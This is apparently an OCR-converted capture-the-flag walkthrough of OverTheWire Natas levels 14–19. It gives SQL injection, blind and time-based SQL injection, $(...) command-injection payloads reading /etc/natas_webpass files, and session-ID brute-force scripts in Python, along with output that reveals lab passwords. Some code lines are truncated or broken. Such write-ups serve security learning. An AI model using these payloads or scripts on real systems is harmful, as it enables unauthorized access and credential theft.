
Natas 14:

We're given the source code. The relevant part looks like:


```
<?
if(array_key_exists("username", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas14', '<censored>');
    mysql_select_db('natas14', $link);

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["password"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    if(mysql_num_rows(mysql_query($query, $link)) > 0) {
            echo "Successful login! The password for natas15 is <censored><br>";
    } else {
            echo "Access denied!<br>";
    }
    mysql_close($link);
} else {
?>
```

enter " -- into the username field and leave the password blank. You should get an "access denied" page.

In Burp Suite, go to the Proxy Tab and then click the HTTP History Tab. You should see your request there, with the username and password information (URL-encoded).



Right-click the row and select “Send to Repeater”.
The Repeater tab should light up. Click the Repeater tab and you should see the request. Type ?debug at the end of the index.php text:



Then click “Go”. You should see the query debug string in the response:

Response


Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Sun, 31 Oct 2021 23:47:52 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 1006
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script
src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas14", "pass": "Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1"
};</script></head>
<body>
<h1>natas14</h1>
<div id="content">
Executing query: SELECT * from users where username="" -- " and password=""<br>Access
denied!<br><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```


If you previously tried ' -- (single quote instead of double quote), then seeing this debug view will show you why your query wasn’t working.

Earlier, we had " -- as a way of inserting our commands into the query (using ") and prematurely ending the query (--). And we checked the debug output to make sure our query structure looked good and didn’t have syntactical errors.

All we need to do now is add the OR $alwaysTrueCondition between the " and --. If we use 1=1 as our always true condition, our query will be:



We get the password for Level 15:



Natas 15:

Access

- URL: http://natas15.natas.labs.overthewire.org/
- Login with username natas15 and the password obtained from Level 14.

Source Code Analysis

- The PHP code constructs a SQL query without proper input sanitization:
- $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
- The application checks if the username parameter exists in the request.
- It connects to the database and executes the query.
- If the debug parameter is present, the query is displayed.
- If the query returns one or more rows, it responds with "This user exists."
- Otherwise, it responds with "This user doesn't exist."

Vulnerability

- The application is vulnerable to SQL injection due to unsanitized user input.
- However, the response does not display query results, only a boolean message, making it a case of blind SQL injection.

Blind SQL Injection Strategy

- Blind SQL injection involves sending queries that result in true or false outcomes and observing the application's responses to infer data.
- The application’s responses ("This user exists." or "This user doesn't exist.") can be used to determine the truth value of injected conditions.

Testing the Injection

- To test if the injection works, input the following in the username field:
- " OR substring(username,1,1) = 'n' --
- This checks if the first character of the username is 'n'.
- If the response is "This user exists.", the condition is true.
- If the response is "This user doesn't exist.", the condition is false.

Extracting the Password

- Assume the password for natas16 is stored in the database.
- Use a script to automate the process of checking each character of the password:
    - Iterate over each position in the password.
    - For each position, iterate over possible characters (e.g., a-z, A-Z, 0-9).
    - Construct a query to check if the character at the current position matches the guessed character:
    - " OR substring(password,1,1) = 'a' --
    - Observe the application's response to determine if the guess is correct.
    - Repeat the process for each position until the full password is retrieved.


```
Found one more char : W
Found one more char : Wa
Found one more char : WaI
Found one more char : WaIH
Found one more char : WaIHE
Found one more char : WaIHEa
Found one more char : WaIHEac
Found one more char : WaIHEacj
Found one more char : WaIHEacj6
Found one more char : WaIHEacj63
Found one more char : WaIHEacj63w
Found one more char : WaIHEacj63wn
Found one more char : WaIHEacj63wnN
Found one more char : WaIHEacj63wnNI
Found one more char : WaIHEacj63wnNIB
Found one more char : WaIHEacj63wnNIBR
Found one more char : WaIHEacj63wnNIBRO
Found one more char : WaIHEacj63wnNIBROH
Found one more char : WaIHEacj63wnNIBROHe
Found one more char : WaIHEacj63wnNIBROHeq
Found one more char : WaIHEacj63wnNIBROHeqi
Found one more char : WaIHEacj63wnNIBROHeqi3
Found one more char : WaIHEacj63wnNIBROHeqi3p
Found one more char : WaIHEacj63wnNIBROHeqi3p9
Found one more char : WaIHEacj63wnNIBROHeqi3p9t
Found one more char : WaIHEacj63wnNIBROHeqi3p9t0
Found one more char : WaIHEacj63wnNIBROHeqi3p9t0m
Found one more char : WaIHEacj63wnNIBROHeqi3p9t0m5
Found one more char : WaIHEacj63wnNIBROHeqi3p9t0m5n
Found one more char : WaIHEacj63wnNIBROHeqi3p9t0m5nh
Found one more char : WaIHEacj63wnNIBROHeqi3p9t0m5nhm
Found one more char : WaIHEacj63wnNIBROHeqi3p9t0m5nhmh
```


If you want to see more information you can un-comment print(payload). There are faster ways to do this but it works, and we get our password of WaIHEacj63wnNIBROHeqi3p9t0m5nhmh

Natas 16:

- **Command Injection**: Injecting input to execute arbitrary system commands on the server.
- **Input Filtering**: Certain characters like ;, |, &, backticks, quotes, and spaces are blocked.
- **Command Substitution**: Using $(...) to bypass input restrictions.
- **Blind Exploitation**: Inferring password characters based on server response changes.

Steps to Solve

1. **Access the Level**:
    - Navigate to http://natas16.natas.labs.overthewire.org/ and log in using the Natas16 credentials.
2. **Analyze Source Code**:
    - The PHP script executes the following command:
    - passthru("grep -i \"$key\" dictionary.txt");
    - User input is partially sanitized, but command substitution is still possible.
3. **Craft Malicious Input**:
    - Inject a command using command substitution like:
    - $(grep a /etc/natas_webpass/natas17)
    - If "a" is present in the password, the output will be affected.
4. **Brute-Force Password Characters**:
    - Systematically test all alphanumeric characters (a-z, A-Z, 0-9).
    - Example of a test payload:
    - ?needle=$(grep a /etc/natas_webpass/natas17)&submit=Search
    - If the injected character exists, the output will change.
5. **Automate with Scripting**:
    - Create a script in Python to automate the guessing of password characters.
    - Build the password one character at a time based on server responses.




```
Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&`\'"]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i \"$key\" dictionary.txt");
    }
}
?>
</pre>
```

```
Found a valid char : H0GWbn5rd9S7GmAdgQNdkhPkq9cw
Found a valid char : 3H0GWbn5rd9S7GmAdgQNdkhPkq9cw
Found a valid char : s3H0GWbn5rd9S7GmAdgQNdkhPkq9cw
Found a valid char : Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw
Found a valid char : 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw
```

```
import requests
import string
from requests.auth import HTTPBasicAuth
```

```
basicAuth=HTTPBasicAuth('natas16', 'WaIHEacj63wnNIBROHeqi3p9t0m5nhmh')
u="http://natas16.natas.labs.overthewire.org/"

VALID_CHARS = string.digits + string.ascii_letters
matchingChars = ""

for c in VALID_CHARS:
   payload = "$(grep " + c + " /etc/natas_webpass/natas17)zigzag"
   url = u + "?needle=" + payload + "&submit=Search"

   response = requests.get(url, auth=basicAuth, verify=False)

   if 'zigzag' not in response.text:
      print("Found a valid char : %s" % c)
      matchingChars += c

print("Matching chars: ", matchingChars) # matchingChars = "035789bcdghkmnqrswAGHNPQSW"

password="" # start with blank password

while True:
   for c in matchingChars:
      payload = "$(grep " + password + c + " /etc/natas_webpass/natas17)zigzag"
      url = u + "?needle=" + payload + "&submit=Search"
      response = requests.get(url, auth=basicAuth, verify=False)

      if 'zigzag' not in response.text:
         print("Found a valid char : %s" % (password+c))
         password += c

      # If you get stuck in this loop, stop the script, comment out the loops at 11 and 25, set
matchingChars, then re-run.

# After the first loop, the value will be:
# password = "0GWbn5rd9S7GmAdgQNdkhPkq9cw"

while True:
   for c in matchingChars:
      payload = "$(grep " + c + password + " /etc/natas_webpass/natas17)zigzag"
      url = u + "?needle=" + payload + "&submit=Search"
      response = requests.get(url, auth=basicAuth, verify=False)

      if 'zigzag' not in response.text:
         print("Found a valid char : %s" % (c+password))
         password = c + password

password: 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw.
```


Natas 17:

Steps to Solve

1. **Access the Level**:
   - Navigate to http://natas17.natas.labs.overthewire.org/ and log in with the credentials from Level 16.
2. **Analyze Source Code**:
   The PHP script executes the following SQL query:
   $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
   Unlike previous levels, the application does not display any output, making it a blind SQL injection scenario.
3. **Implement Time-Based Injection**:
   Use the IF() function in SQL to introduce a delay when a condition is true:
   " OR IF(BINARY substring(username,1,1) = 'n', sleep(2), 0) --
   If the condition is true, the server response will be delayed by 2 seconds, indicating a correct guess.
4. **Automate Character Brute-Forcing**:
   Iterate over each position of the password and test all possible characters (a-z, A-Z, 0-9). Measure the response time for each request. A delay indicates a correct character at that position.
5. **Sample Python Script**:
   - Use the following Python script to automate the process:

```
import requests
import string
from requests.auth import HTTPBasicAuth

auth = HTTPBasicAuth('natas17', 'PASSWORD_FROM_LEVEL_16')
url = 'http://natas17.natas.labs.overthewire.org/'
characters = string.ascii_letters + string.digits
password = ''

for i in range(1, 33):
  for c in characters:
    payload = f'natas18" AND IF(BINARY SUBSTRING(password,{i},1)="{c}", SLEEP(2), 0) -- '
    response = requests.post(url, data={'username': payload}, auth=auth)
    if response.elapsed.total_seconds() > 1.5:
      password += c
      print(f'Found character {i}: {c}')
      break
print(f'Password: {password}')
```

   Replace 'PASSWORD_FROM_LEVEL_16' with the actual password obtained from Level 16.



Natas 18:

Steps to Solve

1. **Access the Level**:
   - Navigate to http://natas18.natas.labs.overthewire.org/ and log in with the credentials from Level 17.
2. **Analyze Source Code**:
   - The application uses a custom session management system.
   - Upon login, a session ID (PHPSESSID) is assigned, ranging from 1 to 640.
   - The session data includes an admin flag set to 0 by default.
   - The isValidAdminLogin() function always returns 0, preventing standard admin login.
3. **Identify Vulnerability**:
   - The application does not properly validate session IDs, allowing for potential session hijacking.
   - If a session with admin=1 exists, accessing it via its session ID could grant admin privileges.
4. **Brute-Force Session IDs**:
   - Iterate through all possible session IDs (1 to 640).
   - For each ID, set the PHPSESSID cookie and access the application.
   - Check if the response indicates administrative access
5. **Automate the Process**:

   Use a script to automate the brute-forcing of session IDs.


   Example in Python:

   import requests

```
url = 'http://natas18.natas.labs.overthewire.org/'
auth = ('natas18', 'PASSWORD_FROM_LEVEL_17')

for session_id in range(1, 641):
  cookies = {'PHPSESSID': str(session_id)}
  response = requests.get(url, auth=auth, cookies=cookies)
  if 'You are an admin' in response.text:
    print(f'Admin session found: {session_id}')
    break
```

Replace 'PASSWORD_FROM_LEVEL_17' with the actual password obtained from Level 17.

6. **Retrieve the Password**:
   - Once the admin session is found, the application will display the password for Natas19




```
import requests
import string
from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas18', 'xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP')

MAX = 640
count = 1

u="http://natas18.natas.labs.overthewire.org/index.php?debug"

while count <= MAX:
    sessionID = "PHPSESSID=" + str(count)
    print(sessionID)

    headers = {'Cookie': sessionID}
    response = requests.get(u, headers=headers, auth=basicAuth, verify=Fals

    if "You are logged in as a regular user" not in response.text:
        print(response.text)

    count += 1

print("Done!")
```

```
PHPSESSID=118
PHPSESSID=119
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas18", "pass": "xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP" };</script></head>
<body>
<h1>natas18</h1>
<div id="content">
DEBUG: Session start ok<br>You are an admin. The credentials for the next level are:<br><pre>Username: natas19
Password: 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs</pre><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

PHPSESSID=120
PHPSESSID=121
```

You are an admin. The credentials for the next level are:

```
Username: natas19
Password: 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs
```

View sourcecode

Level 19:


If we visit http://natas19.natas.labs.overthewire.org/ and login with username natas19 and password 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs from the last level, we're greeted with this screen:

This page uses mostly the same code as the previous level, but session IDs are no longer sequential...


Please login with your admin account to retrieve credentials for natas20.

Username:
Password:
Login

